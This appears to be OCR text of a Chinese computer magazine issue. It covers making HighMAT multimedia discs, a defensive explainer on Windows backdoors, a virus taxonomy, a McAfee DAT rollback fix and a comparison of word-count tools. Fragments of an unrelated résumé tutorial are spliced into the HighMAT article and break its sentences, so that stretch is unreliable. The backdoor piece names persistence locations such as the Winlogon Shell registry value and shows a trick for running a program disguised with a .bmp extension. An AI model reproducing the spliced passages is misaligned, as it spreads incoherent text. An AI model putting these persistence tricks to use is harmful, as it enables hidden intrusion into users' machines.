简历的首页主要用来放置个人资料和两个页面链接(分别链接到“个人相片”、“视频简介”页面)，此外还要加入自我介绍的语音。首先双击index页缩略图打开该页面。插入个人资料：首先在页面右键菜单中选择“Insert→Text”命令，这样页面上便多出一个名为“Untitled”的文字编辑框，双击它，在弹出的“Text”属性窗口中可以设置插入文字内容、字体颜色等效果。接下来插入页面链接：选择页面右键菜单中的“Insert→Button”新建一个链接，双击新建的按钮，修改其属性，包括位置坐标、长

创建 DVD 机上的多媒体中心

——HighMAT 全攻略

■ 王兰富　周明宸

看点　把照片、歌曲、录像及其他数字文件统统保存到一张光盘中，这张光盘不仅兼容目前所有支持刻录光盘的数字设备，而且当你把它插入支持HighMAT技术的数字设备（如DVD机）后，会看到一个Windows XP风格的操作界面，其中包括音乐播放列表、存储照片和动画的文件夹等。并且能按照一定标准搜索文件，这样就可以轻松地从众多文件中查找到自己需要的内容，如同在电脑上打开自己的文件夹一样方便。

当今最流行的数字设备没有一样能够脱离电脑独立存在。不管是CD、DVD，还是MP3播放器，这些数字设备在带给我们新的体验和享受的同时，也在不断缩短它们之间的距离。尽管“多媒体”的概念日益普及，但很多时候，你会遇到各种多媒体格式互不兼容的问题，比如你的聚会照片只能在电脑中欣赏，自己刻录的影音资料盘不能在其他设备上使用，或使用起来与在电脑上操作大相径庭……。针对这种情况，一种被称作HighMAT的存储技术应运而生。

一、一切从多媒体的存储说起

文章开头说到HighMAT是一种新的多媒体文件存储技术。那么，在介绍HighMAT的概念前，不妨先看看多媒体文件都是如何储存起来的。

每个人都有一些多媒体文件“收藏品”，比如MP3或WMA音乐、图片和视频。通常我们会采用刻盘的方式把它们保存起来，但这些光盘并不能随处播放——这一点很好理解，如RM文件就不能放到VCD里播放。可是，这种完全互不兼容的状况并没有持续太久，很多DVD厂商慢慢注意到了用户的这种需要，在DVD机中集成了MP3、WMA播放功能，以及对PhotoCD的支持等，并以此作为新产品的卖点。但这些“改进”并不能从根本上解决多媒体格式的兼容问题，而且诸多DVD厂商所做的工作也仅仅是向DVD机中加装一块或若干块解码芯片而已。不信你可以把自己刻录的MP3、MPEG格式电影光盘放到DVD机中，就会发现其实还有很多问题：虽然MP3、标准MPEG等文件无需引导文件就可以被DVD机识别出来(如果DVD机支持的话)并且播放，但用来浏览文件的管理界面十分简陋，而且只支持英文，汉字和其他文字都无法显示出来，文件名也只支持短短的8个字节(见图1)。这些



图1　这是最新的DVD机型中附带的文件管理器，已经具备了对目录树的浏览功能和图片预览功能，但很明显的是中文和其他亚洲语言都无法正常显示出来

宽、按钮上的文字等，在“Action”下拉列表中选择“Jump to new page“命令，然后在“Target page”下拉列表中选择“Photo”，设置完毕单击“OK”(见图8)。按照同样的方法再新建一个名为“母校介绍”的button，并将“Target page”选择为“introduce”。插入个人介绍语音：在右键中选择“Insert→Sound”命令，选择准备好的WAV文件即可。




图8　你可以根据需要创建多个照片页面

小提示

- ★为了页面的美观，大家可以勾选“Transparent”按钮使文字区域无底色，这样页面的风格更简洁。
- ★要加强页面的美观和更多实用功能，可以通过右键“Insert”命令中选择“Image”(图片)、“Animation”(动画)、“Applet”(Java特效)等来加入更多组件。

Step 4　制作照片页面和视频页面

这俩个页面的制作跟首页制作的方法类似，需要说明的是：添加照片的时候，需选择右键菜单的“Insert→Image”命令；添加视频介绍则用“Insert→Movie”命令，PW只支持AVI格式的视频。

三个页面制作完毕后，单击工具栏上的按钮即可将简历输出为EXE格式的文件。这样一份个性的简历就打造完成了，双击就可以看到效果啦！CF [SY10]

问题使得那些没有操作经验的用户更加难以玩转多媒体文件了。

可见，要让DVD机能够兼容其他多媒体格式，问题不仅仅在于加装多少个芯片，更在于DVD机如何与现有的多媒体文件存储方式兼容——说白了就是，我把N多的多媒体文件全都刻在一张盘上，DVD机怎么才能把这张盘用好。

二、什么是HighMAT？

HighMAT(High Performance Media Access Technology，即高性能多媒体访问技术)正是解决以上这些问题的简易之道，它是由微软和松下联合发布的一款新技术。HighMAT可以在个人电脑上创建支持不同类型多媒体文件的光盘，同时把HighMAT本身作为一种民用电子产品(如CD、DVD、汽车音响等)在浏览这些光盘时的统一标准，这样就解决了以前会出现的因不兼容而产生的种种问题。作为一个标准的Windows XP刻录插件，HighMAT本身不会增加任何光盘制作的难度。采用HighMAT技术刻录光盘，用户能轻松地把照片，歌曲、录像以及其他数字文件保存到一张光盘中，这张光盘不仅兼容现有的所有支持刻录光盘的数字设备，而且当你把光盘插入支持HighMAT技术的数字设备(如DVD机)中时，更会看到一个Windows XP风格的操作界面，其中包括音乐的播放列表、存储照片和动画的文件夹等。无需任何特定的操作系统支持，就可以以不同的方式显示在这些数字设备的显示屏上，而且能按照一定的标准搜索文件，这样用户就可以轻松地从众多文件中查找到自己需要的内容，如同在电脑上打开自己的文件夹一样方便。除此以外，HighMAT还支持ISO9660 Joliet文件系统❶。

简单地说，HighMAT可以被看做一种用来让多种多媒体文件在一张光盘中“和平共处”，并提供了可以管理这些多媒体文件的界面，且不存在语言问题的存储技术。

三、HighMAT在哪里？

尽管HighMAT技术刚刚起步，但松下已经迫不及待地推出了一系列支持HighMAT的产品，如DVD播放机DVD-F85、家庭影院SC-HT900、便携式DVD播放机DVD-LX9等。此外，富士、Roxio、创新等公司也相继宣布支持HighMAT格式。要分辨一款数码设备是否支持HighMAT技术非常简单——在购买DVD机时，常能在机身的前面板上看到各种标志，如Kodak PhotoCD、HDCD、DOLBY环绕音效等。同样，只要看上面是否有HighMAT的标志(见图2)，就可以确定这台设备支持HighMAT技术了。那么，今后大家在购买DVD机的时候，会不会把HighMAT作为首选指标之一呢？



图2　我们的国产DVD什么时候会打上这个标志呢？

四、创建HighMAT多媒体光盘

关于HighMAT的基本资料已经说得不少了，下面就在电脑上亲手创建一张HighMAT多媒体光盘吧。你不用担心做出来的盘没有数码设备来播放，因为我们可以在Windows中播放这张光盘，提前体验HighMAT为多媒体文件播放带来的便利。

1.准备工作

要创建HighMAT光盘，首先操作系统必须是Windows XP，其次，还必须安装HighMAT Extension插件。这样，系统中的Windows Media Player 9、Windows Movie Maker 2和Windows XP自带的光盘刻录功能就都支持HighMAT光盘刻录了，支持的文件格式包括WMA、MP3、JPEG、WMV和MPEG等。

HighMAT Extension小档案

软件版本:1.1.1905.1　　软件大小:1.92MB

软件性质:免费软件　　适用平台:Windows XP

下载地址:http://www.highmat.com/download/

需要注意的是，到目前为止，不同的软件所能够制作的HighMAT光盘内容是不同的，对应的功能如下表所示。

软件类型	刻录光盘内容
Windows XP CD刻录向导	数字音乐以及照片
Windows Movie Maker 2.0	只能够刻录视频
Windows MediaPlayer 9	只能够刻录数字音乐

2.实战HighMAT光盘刻录

现在，我们下面就以Windows XP自带的刻录工具和Windows Movie Maker 2.0为例，介绍两种HighMAT光盘的制作方法。

(1)数字音乐及照片光盘

Step 1 选择刻录的文件或者文件夹，从快捷工具栏中选择“复制到CD”命令，或右击鼠标，从弹出的快捷菜单中选择“发送到→CD－RW驱动器”命令。

Step 2 从“我的电脑”中，打开CD-RW驱动器，从快捷工具栏中选择“将这些文件写入CD”命令，然后在弹出的“CD写入向导”窗口中输入CD的名称，如“图片与MP3收藏”，单击“下一步”按钮(见图3)。



图3

Step 3 在随之弹出的窗口中，将“Make a HighMAT-compatible CD”

名词解释

❶ ISO9660 Joliet文件系统

ISO9660是国际上认可的CD媒体逻辑级标准，它定义了CD-ROM上文件和目录的格式。此标准允许使用不同操作系统的不同计算机访问同样的数据格式。但是，在ISO9660中仍有一些限制，如字符设置、文件名长度和目录树深度限制等，这些都导致了用户所复制的数据到在不同计算机平台不能够正确读取。针对ISO9660的缺陷，一些ISO9660扩展文件系统应运而生，其中ISO9660 Joliet文件系统由微软公司提出，规定长文件名允许字符数最多为64，目录树允许最多64层，但文件名加上其完全路径的总字符数不能超过120字节。

复选框选中(见图4)，在默认的情况下，其中的“Convert files, if necessary”被选中，然后单击“下一步”按钮，经过短暂的等待后，一张标准的HighMAT格式光盘就做成了。



图4

(2) 视频光盘

Step 1 执行“开始→程序→Windows Movie Maker”命令，在程序界面中，导入需要刻录的视频文件或者编辑完毕的电影，单击右侧“电影任务”工具栏“完成电影”中的“保存到CD”命令(见图5)，在弹出的“保存电影向导”窗口中，输入电影文件名和CD名，单击“下一步”按钮(见图6)。



图5



图6

Step 2 在弹出的“保存电影向导”窗口中，将“最适合可写入的CD(推荐)”选项选中，在窗口的下面会显示设置的详细信息以及电影文件大小、CD-R可用空间等，然后单击“下一步”按钮，就会出现提示等待正在刻录的“保存电影向导”窗口，在窗口中会显示HighMAT的标志(见图7)。



图7

五、明明白白看HighMAT光盘

HighMAT格式光盘与普通光盘究竟有何区别呢？将刚才制作的“最新作品”光盘打开，就会发现光盘根目录中多了一个“HIGHMAT”文件夹，其中包括5个子文件，分别是：IMAGES、PLAYLIST、AUTHOR.XML、CONTENTS.HMT、MENU.HMT和TEXT.HMT，它们分别存放光盘文件中的内容细节及播放信息。HighMAT光盘对图片、音乐以及视频等内容，采用了新的目录结构，使用单一的“HIGHMAT”文件夹来存储所有光盘信息，从而使得数字设备读取、检索光盘数据时更加快捷、方便。

HighMAT PC Viewer小档案

软件版本:5.5	软件大小:822KB
软件性质:免费软件	适用平台:Windows XP
下载地址:http://www.highmat.com/download/	

那么，如何在没有HighMAT设备的情况下预览HighMAT光盘的效果呢？我们可以使用HighMAT PC Viewer这个工具来浏览光盘的实际效果。安装后，执行“开始→程序→Accessories→Entertainment→HighMAT Viewer”命令，将做好的光盘放入光驱，就可以在HighMAT PC Viewer窗口观赏自己的HighMAT光盘了(见图8)。在光盘中，可以如同在普通电脑中一样，方便地打开文件夹以及查看其中的子文件。每当打开一个文件，在播放的同时就会显示这个文件的详细信息。CF [SY11]



图8 这是模拟在DVD机中看到的效果，像不像Windows XP的界面？

看点 有些电脑知识的人一定听人说过系统后门，那么这个东东到底是干什么的呢？它和木马有什么关系呢？本文会为你一一介绍。

关好“比尔”家的后门



——系统后门大揭秘

■ 文/北京　CoolBoy　图/the4world

说起“后门”，熟悉电脑人一定知道。早期的计算机入侵者，在成功夺取系统控制权限后，希望能够有一种技术使得他们在任意时间再次出入系统。于是，“系统后门”出现了。

本文将会集中介绍一些Windows的后门知识，同时还提供一些普通用户也能实现的检查方法。

1.后门用来做什么？

它能够提供给入侵者一个Shell（外壳）。什么是Shell❶呢？我们可以简单地理解为Windows 9x下的DOS窗口(或Windows 2000/XP的cmd命令)。其实就是一个为使用者提供交互环境的通道。入侵者可以通过它获得一定权限，从而访问你的系统。

2.后门有什么特性呢？

后门是隐蔽的，也就是说，如果有入侵者在你的电脑上弄出了后门，那么你往往毫无感觉。同时通过后门做的任何行为都不会被记录，甚至有些后门还集成了清除安全产品日志的功能，这一功能往往给安全人员的追查工作带来不少困难。

3.是后门？是木马？

看过上面的介绍，后门的概念是明白了，可是你会问木马和后门有什么区别呢？而且时常有安全爱好者问笔者，是否后门就是木马呢？其实就笔者和其他几个同行的理解，



在成功夺取系统控制权限后，在任意的时间再次出入系统……

传统意义上的后门往往就是能够让入侵者获取一个Shell，通过这个Shell，进行一些操作。而木马就不同了，就像传统的经典木马BO或冰河一样，木马是一套非常全面的工具集合，提供的功能远远超过了后门。现在的木马完全可以胜任一套远程管理软件的大多数功能。当然现在木马和后门的概念已经模糊，不再像以前那样泾渭分明了。所以本文有些内容也会和木马相关。所以你最好参考本刊第2期的《就这样被你入侵——通通透透看木马》来阅读本文。

4.关于后门的误区

关于后门，我们还要澄清几个概念。因为长期以来大家往往在网络安全方面存在着误区，正是这些误区，导致了大家的网络安全隐患。

误区一：我装了杀毒软件，所以就不怕后门了

这个想法是错误的，但它的确害了不少朋友。笔者在帮助朋友解决安全问题时，他会一脸委屈地说，我装了杀毒软件了呀……首先大家一定要有一个概念，杀毒软件是被动防护，只能保护你在绝大多数情况下免遭“袭击”。但这个防护的前提是，该厂商及时更新了病毒的特征码(也就是说需要经常更新病毒库)。对于各种变种和新的后门，往往杀毒软件的查杀是滞后的。笔者就曾经发现一款新后门程序，两个月后的某著名杀毒软件才可以查杀，这个速度当然不能说明整体的情况，但单纯依赖杀毒软件的弊端，相信大家可见一二。

误区二：我装了网络防火墙，所以就不怕后门了

首先祝贺你，因为你已经有了很不错的安全意识，但这在一些情况下依然不能保证你的安全。凭心而论，网络防火墙的效果有时要好于单纯的杀毒软件，但现在的后门程序已经有了“KILL”防火墙的功能，仅仅就笔者所掌握的资料，目前不少后门具备了这样一种功能——将自身在内存中插入在IE之类的合法程序中，而后门本身不作为一个程序访问外部网络，这样恐怕……(相信没有什么人会让网络防火墙禁止IE的访问吧？)

误区三：反正我也没有什么可偷的东西，你又把后门描述得那么神通广大，索性我放弃了

这种思想万万要不得，的确，要一个普通读者具备安全人员的素质，肯定是强人所难，可这并不意味着没有办法对付这些来自网上的威胁。后门带来的不仅仅是丢失密码，损失网费那么简单的事情。比如后门使用者可能利用

你的电脑攻击他人(甚至是政府网站)，利用从你电脑上盗取的信息从事犯罪活动，在网上散布你的个人信息(相信你不想每天都接到几个莫名其妙的骚扰电话吧)。所以安全不可轻言放弃，同时安全也并非遥不可及。

5.特殊后门

经过前面的介绍及安全知识的普及，相信大家对后门多少都有了个大概的认识，那么下面来了解一下特殊的后门。

⑴舶来品——Rootkit

Rootkit 最早是指 Linux 和 Unix 中的一种后门程序。国内似乎没有统一的中文译名。它是将系统中的一些正常命令用后门程序替换掉，同时这些程序具有被替换掉程序的正常功能。现在这样的后门已经被人移植到了 Windows 平台下，只要你一运行那些被替换掉的程序，就相当于运行了后门程序。比如在 C:\WINNT\System32\ 下有很多扩展名为 EXE 的文件，入侵者只要用不会影响到你正常使用的后门程序替换掉其中一些常用程序（比如:计算器、画图程序等），恐怕你永远也不会发现入侵者所做的手脚。这样的手法，如果想找出所有的恶意程序往往很困难，除非用数字校验(就像本期介绍的MD5码等)的方法，但很显然它对于普通用户不仅难度大，而且还费时费力，而最重要的是这方法还并不能保证一定能够清除干净。所以最好的办法就是——重装系统。

(2)借尸还魂——端口复用

端口复用主要针对的是那些安全意识比较高的人。我们不难发现，软件网络防火墙的出现的确给我们带来了方便与安全，但要提醒大家的是，一个好的网络防火墙配置并不能完全解决系统安全问题。比如，你设置了一个规则，只允许本地端口 4000 的 QQ 程序向外访问，你可能会想:这下安全了，就算我中上了木马，它也不会向外连接。但事实往往和我们的美好愿望相悖，且不说很多木马后门本身就具备了杀死网络防火墙进程的功能，也不谈一些木马后门在杀死网络防火墙进程后，还能够模仿出网络防火墙的图标甚至界面。即便是网络防火墙没有被后门破坏，后门仍能通过网络防火墙允许的端口(也就是 4000 端口)和外界通信。也许你会说，一个通信只能够使用一个端口，也就是说后门和 QQ 不可能同时使用一个端口。正如你所说，正常情况下是这样，但端口复用技术就是能够实现两个程序共用一个端口。也就是说网络防火墙配置的再好，规则再严，也没有用处了。

(3)借刀杀人——DLL 插入

关于这部分内容可以参考本刊第 2 期的《就这样被你入侵——通通透透看木马》一文的 DLL 木马。

除上面这些特殊的后门外，还有一些所谓的 ICMP❷ 后门。ICMP 是 TCP 协议中的一种网络协议。我们常用的 Ping 命令就使用了这种协议，因为它很少为一般后门使用，所以很多网络防火墙并不对使用ICMP的程序加以过滤，但现在有些人已经写出了 Windows 下的 ICMP 后门，并和 DLL 插入技术混合使用，号称无进程(因为后门插入到其他程序中，所以没有自己的进程)、无端口后门(ICMP 不使用端口)。

另外还有一种后门也属“借刀杀人”型，名为“驱动后门”。就像它的名字一样后门以驱动方式编写，而且以驱动的方式加载。也就是说后门已经整合到了系统内核的部分，这样的后门，消灭它的手段往往就是——重装系统。

也许看到这些特殊的后门后，你会惊出一身冷汗，其实后门的手段还远不止如此。要知道经过多年的发展后门技术在很多方面都得到了改进，现在的后门利用人们的一些传统的错误观念，做了不少文章。

6.深入了解“咱家后门”

(1)狡兔三窟——神秘的启动位置

观念:有些读者可能会说，木马后门？我不怕，不就是在注册表写入键值吗？我仔细检查那几个 Run 值不就可以了？

其实木马后门远没有那么简单了，启动程序的方法简直太多了，当然你可以从网络或杂志上了解到一些程序启动的方法。可是，需要注意的是，这些启动的方法也只是公开的技术，有很多方法我们可能根本就不知道。比如，在 Windows 2000 下[HKEY_LOCAL_MACHINE\System\ControlSet001\Services]可以写入服务，作为服务加载的程序不仅仅在启动后难以删除，而且无论你用哪个用户登录都会运行，而不像[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]那样容易被清除。像这样的例子还有很多，比如[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]下，看到其中的 Shell 键了吧，如果将它改为编写好的后门程序，或在该键值后加上一个“，”号，写入要启动的程序路径……其实这种位置还有很多。

(2)欲擒故纵——谁说 EXE 才是元凶

观念:有些朋友说，哎呀，这么可怕。我索性多多小心，只要是 EXE 的可疑程序，我不执行不就可以了，这样就安全多了吧？

非也！非也！系统安全远非如此简单。下面来做一个小实验(以安装到 D 盘 WINNT 目录的 Windows 2000 为例)，D:\WINNT\System32\calc.exe 这个程序大家一定不陌生吧？将它拷贝一份副本，然后改为calc.bmp，这时该程序副本的图

名词解释

❶ Shell

在 Windows 或其他操作系统中经常会听到这个名词，Shell 的中文意为“壳”，其实它的作用也正像核桃、松子等坚果的外壳那样保护其内部的核，操作系统的 Shell 为其内核提供一个保护层。当你启动一台基于 Windows 的电脑时，Windows程序被调入内存，直到你关机。这个程序叫做内核(kernel)，它执行许多底级和系统级的工作。内核有责任解释基本指令并将其送到处理器。内核也负责运行和调度进程，以及执行所有输入输出。但内核指令相当复杂，并具有很高的技术性。为了对用户屏蔽内核的复杂性，也为了保护内核以免用户误操作造成损害，在内核的周围建了一个外壳(shell)，用户向shell提出请求，shell解释并将请求传给内核。比如:我们在DOS窗口中输入命令，然后就会出现相应结果，因此DOS窗口便是外壳，而资源管理器也是Shell，通过它可以进行各种文件操作。

❷ ICMP

英文全称为 Internet Control Message Protocol，中文意为 Internet 控制信息协议，是一个在主机和网关之间消息控制和差错报告的协议。ICMP使用IP数据报告，但消息由TCP/IP软件处理，对于应用程序使用者是不可见的。



图1　计算器程序还是被运行了。吃惊吗？无论是附件还是网页中的图片，只要有一些基本的安全知识，就可以让你运行一个看似图片的程序，当然这个程序十有八九是后门程序

标成了BMP图片的图标，然后在“命令提示符窗口”中运行D:\WINNT\System32\calc.bmp(见图1)。

(3)自作自受——ASP、PHP脚本后门

观念:木马后门都是二进制文件，我电脑上的陌生ASP文件不会有什么危害吧？

有些朋友喜欢钻研技术，比如自己搭建一个IIS下的论坛，或安装Windows时图省事，将所有组件都选取了，当然这种做法也许能给你带来方便或快乐，但同时也给安全带来了隐患。因为有些后门并不是像传统的后门那样，是二进制文件编写的，现在已经有很多采用ASP、PHP写成的后门了。只要入侵者把那些后门放入你存放网页的WEB目录中，就一切大功告成，他即可通过网页，远程操纵你的电脑了。所以如果仅仅是为了实验软件，或在不熟悉网络安全的情况下，建议最好还是不要加装太多组件，并且不要将它们暴露在外面和互联网接通。

(4)临阵倒戈型——389

相信大家对于Windows终端服务并不陌生，它给网络管理员带来极大方便，微软为了方便管理员，在Windows 2000 Server等服务器操作系统中都添加了这个组件(其实Professional版也有，不过微软屏蔽了它，需要修改后才能出现)，只要用户用客户端连接，并输入用户名和密码，就可以像在本机一样方便地管理远程主机(真是个绝好的后门)。幸运的是在标准安装时这个组件缺省不安装，而且它需要使用者知道用户名和密码。但不幸的是，很多朋友安装时喜欢将所有组件安装上(或喜欢尝试各种自己都不大清楚功能的组件)，而且喜欢用系统默认的用户administrator和一个弱口令(比如口令为空或123之类)登录。这样无异于引狼入室(不要心存侥幸，网上可有很多人整天开着扫描器，企图找出这么一个主机呢)。

(5)明修暗道　暗渡陈仓——黑客程序

这个是什么意思呢？相信不少安全爱好者都在自己的电脑上实验过一些所谓的黑客程序，这些黑客程序号称可以帮助你如何如何“摧城拔寨”，也许你也用过这些黑软“黑”过别人的电脑，但你可能不知道有相当数量的黑软都留有后门，也就是说，你在为“黑”了别人而暗自得意的时候，其实自己也许正在人家的股掌之间。

当然还有一些技术，大家可能更加不大熟悉，比如跨站点执行技术、溢出技术，这些技术具有相当难度，应该已经算是入侵技术了，讲解起来会花费相当篇幅，所以本文不再提及。

最后再提醒大家一点：一些论坛提供了贴图、贴Flash的功能，如果论坛作者编码不当，完全可以让一些别有用心的人，利用上传或是链接，轻易地给你的电脑弄上个后门。

7.如何防护呢？

讲了那么多后门的知识，那么如何来保护你的爱机免受后门攻击呢？只要按照下面所说的方法去做，就能避免大多数攻击了。

(1)安装杀毒软件、网络防火墙，而且最好安装一个注册表监控软件，比如“反黑精英”(下载地址:http://www.isecsoft.com//download/rtesetup.exe)。

(2)经常更新你的病毒库，同时升级网络防火墙，并且及时更新系统补丁(打过SP3后，Windows提供了自动更新功能，一定要经常更新，因为很多后门会利用系统漏洞达到让你“中招”的目的)。

(3)如果系统出现异常，如突然变慢、突然报告找不到某个程序、有某个程序一闪而过、防火墙的图标突然消失，那么，立刻断开网络，并开始检查。

(4)经常查看系统进程，如果在没有打开“命令提示符窗口”的情况下，发现了Cmd.EXE这样的进程，那么十有八九你的电脑中招了，赶快下线检查。

(5)就算安装了杀毒软件，网络防火墙，也不要轻易允许某个不清楚的程序访问网络，而且更要提防诸如QQ1.EXE或IEXPLORER之类的带有欺骗性的进程，总之没有使用的，而且不清楚的先禁止再说。最多不过重设规则。在使用“反黑精英”等注册表监控软件时也是同样道理，千万不要轻易地允许未知程序修改你的注册表

(6)如果没有必要，最好不要安装过多的Windows组件。

(7)尽量去一些知名网站下载软件，不要轻易执行别人发来的文件，哪怕他是你的朋友，最好也要谨慎一些——他本身也可能是一个不知情的受害者！

小编有话说:本来小特当初想让作者只写一个纯介绍后门的稿件，但在这篇文章中，作者还是加入了相当多的安全技术。这是因为，安全永远是一个整体。而本文的作者所从事的工作就是安全行业，他也希望这篇文章能给我们的读者带来真正的个人网络安全的帮助。 CF [FH01]

从分类 看病毒(下)

■瑞星 Sandy

3.按照传播媒介分类

单机病毒：载体是磁盘，常见的是病毒从软盘传入硬盘，感染系统，然后再传染其他软盘，软盘又传染其他系统，大多数病毒由计算机汇编语言编写。

网络病毒：传播媒介不再是移动式载体，而是网络通道，这种病毒一般由计算机高级语言编写，传染能力强，破坏力大。

4.按照病毒依赖的操作系统分类

Unix 病毒：依赖于 Unix 操作系统的计算机病毒。

DOS 病毒：依赖于 DOS 操作系统的计算机病毒。

Linux 病毒：依赖于 Linux 操作系统的计算机病毒。

Windows 16 位病毒：依赖于 Windows 1.0～Windows 3.1 版本操作系统的计算机病毒，由于这些版本操作系统的内核是 16 位的，所以这些病毒也是 16 位的。

Windows 32 位病毒：依赖于 Windows 95 以后版本操作系统的计算机病毒，由于操作系统使用了 32 位的内核，所以病毒也是 32 位的。

5.按照病毒的破坏性分类

良性病毒：没有对计算机造成大的破坏的病毒。

恶性病毒：对计算机造成大的破坏性，对用户造成直接经济损失的病毒。

6.按照病毒感染的文件格式分类

COM 病毒：感染 DOS 操作系统下 COM 格式文件的病毒。

EXE 病毒：感染 DOS 操作系统下 EXE 格式文件的病毒。

BAT 病毒：感染 DOS 操作系统下 BAT 格式文件的病毒，此病毒又被称为批处理病毒。

NE 病毒：感染 16 位 Windows 操作系统下可执行格式文件的病毒。

PE 病毒：感染 32 位 Windows 操作系统下可执行格式文件的病毒。

VBS 病毒：感染由 VBScript 语言编写的 VBS 格式文件的病毒。

JS 病毒：感染由 JavaScript 语言编写的 JS 格式文件的病毒。

DOC 病毒：感染微软 Word 文档的病毒。

XLS 病毒：感染微软 Excel 文档的病毒。

7.按照病毒的发作特性分类

定时病毒：仅仅以时间为发作条件的病毒。

条件病毒：有多个发作条件的病毒。

随机病毒：不以时间为病毒发作条件，没有固定的发作日期的病毒。

8.按照病毒变形情况分类

变形病毒：可以利用自身的变形引擎自动产生不同形态的病毒。

变种病毒：经过第三方工具程序或经过第三方人为的修改而产生的新病毒。



非变形病毒：没有变形能力的普通病毒。 CF [FH02]

解决 McAfee VirusScan 的升级问题

■吴建交

McAfee VirusScan 7.1.0 简体中文企业版是一款非常优秀的杀毒软件，一日在VirusScan控制台的工具菜单中发现“回滚 DAT”选项，单击后却发现我的病毒库版本由“4310”退到了“4309”，原来“回滚 DAT”是用于恢复上一个版本病毒库而设计的。于是上网欲升回“4310”，但屡屡失败。手动下载了病毒库，还是不能升级。万般无奈的情况下，只好求助于 McAfee VirusScan 的“帮助”了，在“帮助”中对“回滚 DAT”是这样解释的：

如果发现由于某种原因当前的DAT文件已损坏或不兼容，您可以使用该功能将 DAT 文件回滚至上一个备份版本。在更新 DAT 文件时，上一版本将存储在如下位置：

C:\Program Files\Common Files\Network Associates\Engine\OldDats。

当回滚 DAT 文件时，系统会用 OldDats 文件夹中的版本替换当前的 DAT 文件，并在注册表中的如下位置添加一个标记：

HKEY_LOCAL_MACHINE\Software\Network Associates\TVD\VirusScan Enterprise \CurrentVersion\szRollbackedDATS

在回滚之后，您将无法再次返回到上一个版本。下次进行更新时，系统会将注册表中的 DAT 版本与更新资料库中的 DAT 文件进行比较。如果新的 DAT 文件与注册表中标记的文件相同，则不执行更新。

看来 McAfee VirusScan 升级网站是根据注册表中 [HKEY_LOCAL_MACHINE\Software\Network Associates\TVD\VirusScan Enterprise \CurrentVersion\szRollbackedDATS]来判断是否升级，那么将注册表中的键值修改一下应该可以修复。于是打开注册表，发现 szRollbackedDATS 的键值为“4310:4309”，可理解为从“4310”回滚到了“4309”，将它改为“4309:4308”后，立即更新，成功了！

小编有话说：针对这个问题，小特也进行了测试，发现注册表中 szRollbackedDATS 的键值显示的是“4310”，回滚 DAT 后，只要修改为“4309”即可。

CF [FH03]

情人节把我带给你的他（她），详情见本刊第 85 页

看点 同一篇文章在不同文字处理工具中，字数统计的结果居然相差甚远！那么字数统计的原理是什么，字数统计究竟谁说了算呢？



字数统计，谁说了算

■杜雨青

经常接触文字处理的朋友都不会对“字数统计”感到陌生，很多文字处理软件都有这个功能。“字数统计”的作用就是告诉你全文或选定段落的字数有多少，这可以为排版、统计等工作带来很多便利。然而，笔者因一个偶然的机会发现，一篇1700字左右的文章分别在Microsoft Word和金山文字中进行字数统计时，结果居然相差99个字！为了搞清谁是谁非，索性又找来EmEditor和“报刊业数字统计精灵”，对这篇文章进行字数统计比较，本想通过“少数服从多数”的方法来找出一个正确结果，出人意料的是四种软件居然得出了四种结果，分别为1672、1771、1838、1304。这种结果的确让人感觉很新鲜，紧随其后的是茫然和困惑，不知应该相信谁。这些软件都是依据什么来统计字数的？为什么统计同一篇文章的字数，结果却相差甚远？带着这些问题，笔者一个个“走访”了这些文字处理工具……

一、Microsoft Word

为了能显露出统计的某些特点，在Word中用很少的内容来统计字数（见图1）。比如：统计这句话“快速输入的是27或341或5417。”统计结果：“字数”是12；“字符数”为18。再统计“Word”这个单词，统计结果为1个字，4个字符。“0,1,2,3,……”的统计结果为:3个字，10个字符。经过分析，从这些内容的统计中找到了Word统计字数的规律：数字或字母只要是接续的，则统计为一个字，而字符数为实有字符数。也就是说把21、341、5417分别看成了1个字，字符数分别是2、3、4。这样一算，正好是统计的显示结果。看来被统计的这篇文章结果：“字数”1026和“字符数（不计空格）”1672的差值正是这样形成的。这也正是统计结果中“非中文单词”+“中文字符和朝鲜语单词”=“字数”的合理解释。




图1 在Word中选定文字后，执行“工具→字数统计”命令就可以统计字数了

小提示

★在Word的字数统计中，“……”（省略号）统计为2个字符，每一个标点都被看成是一个字，成对标点（双括号、引号、书名号）则统计为2个字符，对标点的统计不分全、半角。

★各版本Word的字数统计功能，用法和效果都是一样的。

二、金山文字

在金山文字中，统计结果中的“总字数”正好等于Word中统计的“字符数（计空格）”（见图2）。看来二者的统计原理是相同的，只是WPS把空格也计入了“总字数”。



图2 金山文字的文字统计和Word一样，也是执行“工具→字数统计”命令

三、EmEditor

再看字处理软件EmEditor中的统计结果吧（见图3：在EmEditor主界面中，点击插件栏上的“文本信息”按钮，即可进行字数统计）。这个统计结果乍一看感觉很乱，但经过数值之间比较，就会发现半角字符与全角字符数之和(1771)并不等于全部字符数(1838)。而1771这个数值正好是Word统计结果中的“字符数(计空格)”项的数值。可见，EmEditor把空格数目统计在了全、半角字符中。半角字符与全角字符数之和(1771)与全部字符数(1838)还相差67，而“CRLF格式换行”这一项的数值，正好是67。为了验证我的推测，又用一小部分内容作了统计比较，确定了这一组数值的关系：全部字符数=全角字符数(包括空格)+半角字符数(包括空格)+CRLF格式换行❶(数目)。这就说明，EmEditor与Word对字和字符的统计原理是一样的，只是又加入了CRLF格式换行之类的符号个数。这个统计结果中的字节数，根据画面数据可以看出，“字节数”等于“全角字符”×2＋“半角字符”＋“CRLF格式换行”×2。



图3 在EmEditor主界面中，点击插件栏上的“文本信息”按钮，即可进行字数统计

名词解释

❶ CRLF格式换行

简单地说，就是在文本操作时起到“换行”效果的符号。CRLF由ASCII码的回车符（CR）和换行符（LF）组成，它在ASCII码中排在13号，即在文本编辑过程中按住Alt键然后按小键盘上的13最后再松开Alt键的结果。

Word 文档，中了病毒也能用

■ 细胞终结者 Nanoc

